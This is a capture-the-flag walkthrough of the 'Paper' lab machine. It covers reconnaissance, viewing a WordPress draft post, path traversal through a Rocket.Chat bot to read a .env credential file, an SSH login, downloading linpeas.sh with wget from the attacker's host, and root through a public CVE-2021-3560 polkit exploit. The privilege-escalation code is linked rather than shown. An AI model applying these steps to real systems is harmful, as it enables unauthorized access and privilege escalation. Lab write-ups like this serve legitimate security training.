


Paper

Initial Stage:

- **Nmap -Pn -F 10.10.11.143**

- From nmap we find that port 22 (ssh), 80 (http), and 443(https) are open.
- Going to 10.10.11.143:80 gives us this webpage which doesn't have much info.




- **Curl -I http://10.10.11.143/**

- So instead we can try to curl the address. Here we find an interesting line. What could office.paper be?


```
> curl -I http://10.10.11.143/
HTTP/1.1 403 Forbidden
Date: Sun, 17 Apr 2022 21:40:13 GMT
Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
X-Backend-Server: office.paper
Last-Modified: Sun, 27 Jun 2021 23:47:13 GMT
ETag: "30c0b-5c5c7fdeec240"
Accept-Ranges: bytes
Content-Length: 199691
Content-Type: text/html; charset=UTF-8
```


- After writing this address to /etc/hosts and going to http://office.paper we get a web page titled "Blunder Tiffin".
- In a recent post, we get the following clue:




- At the bottom, we find that the website is running on Wordpress. Specific versions of this have a vulnerability that allows unauthenticated viewing of private/draft posts. This is what Nick is referring to.

Wordpress Vulnerability Exploitation

- **<http://office.paper/?static=1>**
 - First we visit this address and are confronted with a draft post from prisonmike.
 - We got a secret chatroom, we should check that out. But first we need to add chat.office.paper to /etc/hosts/.
- **<http://chat.office.paper/register/8qozr226AhkCHZdyY>**
 - Ay, a login page. Let's register an account.



- Through reading the readonly chat room General, we can find that the admin is DwightKShrute and he has deployed a bot called “Recyclops”. We can DM this bot Recyclops help to see what the bot can do.
- You can ask recyclops for a file so we can try recyclops file user.txt. But we receive an access denied message.
- Instead lets try to list out all the commands by doing recyclops list ../
- Yikes Dwight’s directories have been leaked.



- But we can’t directly access that file remember. So we need to find a way around. I listed out all of the other directories using the same command and found a .env file in the hubot directory.

```
<=====Contents of file ../hubot/.env=====>
export ROCKETCHAT_URL='http://127.0.0.1:48320'
export ROCKETCHAT_USER=recyclops
export ROCKETCHAT_PASSWORD=[REDACTED]
export ROCKETCHAT_USESSL=false
export RESPOND_TO_DM=true
export RESPOND_TO_EDITED=true
export PORT=8000
export BIND_ADDRESS=127.0.0.1
<=====End of file ../hubot/.env=====>
```

Message

- Found a password, lets try it with the known admin account dwightkshute via ssh

```
> ssh dwight@10.10.11.143
The authenticity of host '10.10.11.143 (10.10.11.143)' can't be established.
ECDSA key fingerprint is SHA256:2eiFA8VFQ0ZukubwDkd24z/kfLkdKlZ4wkAa/lRN3Lg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.143' (ECDSA) to the list of known hosts.
dwight@10.10.11.143's password:
Permission denied, please try again.
dwight@10.10.11.143's password:
Activate the web console with: systemctl enable --now cockpit.socket

Last failed login: Sun Apr 17 18:27:04 EDT 2022 from 10.10.14.129 on ssh:notty
There was 1 failed login attempt since the last successful login.
Last login: Sun Apr 17 18:15:38 2022 from 10.10.14.15
[dwight@paper ~]$
```

- We are in! After I messed up once, oops.
- Now we just need to open up that user.txt file for the user flag and boom pwned.

System Own

- LinPEAS.sh

- For privilege escalation we can look for vulnerabilities using LinPEAS.sh and uploading it to the target. To do this we start a server on our host after downloading the file and using wget.
- After uploading we can run it and we get this:

```
[dwight@paper ~]$ wget [REDACTED]:9000/linpeas.sh
--2022-04-17 18:39:07-- http://[REDACTED]:9000/linpeas.sh
Connecting to [REDACTED]:9000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 765867 (748K) [text/x-sh]
Saving to: 'linpeas.sh.1'

linpeas.sh.1      100%[=====>] 747.92K  2.21MB/s   in 0.3s
2022-04-17 18:39:07 (2.21 MB/s) - 'linpeas.sh.1' saved [765867/765867]

[dwight@paper ~]$
```

- Awesome, now just run linpeas and it discovers that it is vulnerable to CVE-2021-3560. After reading up on it we try to exploit.

- CVE-2021-3560

- I found this code that exploits this CVE: [Here](#)

- We can upload this file the same way we did with LinPEAS.sh and run the python code.
- Ta-Dah! We have got root.

```
[dwight@paper ~]$ python3 CVE-2021-3560.py
*****
Exploit: Privilege escalation with polkit - CVE-2021-3560
Exploit code written by Ahmad Almorabea @almorabea
Original exploit author: Kevin Backhouse
For more details check this out: https://github.blog/2021-06-10-privilege-escalation-p
*****
[+] Starting the Exploit
[+] User Created with the name of ahmed
[+] Timed out at: 0.007964531666324666
[+] Timed out at: 0.0068559854737423485
[+] Exploit Completed, Your new user is 'Ahmed' just log into it like, 'su ahmed', and
bash: cannot set terminal process group (63766): Inappropriate ioctl for device
bash: no job control in this shell
[root@paper dwight]# ls
bot restart.sh CVE-2021-3560.py CVE-2021-3560.py.1 hubot linpeas.sh linpeas.sh.1
[root@paper dwight]# cd ~
[root@paper ~]# ls
anaconda-ks.cfg initial-setup-ks.cfg root.txt
[root@paper ~]#
```

- Now we can just cat the root.txt flag. Done.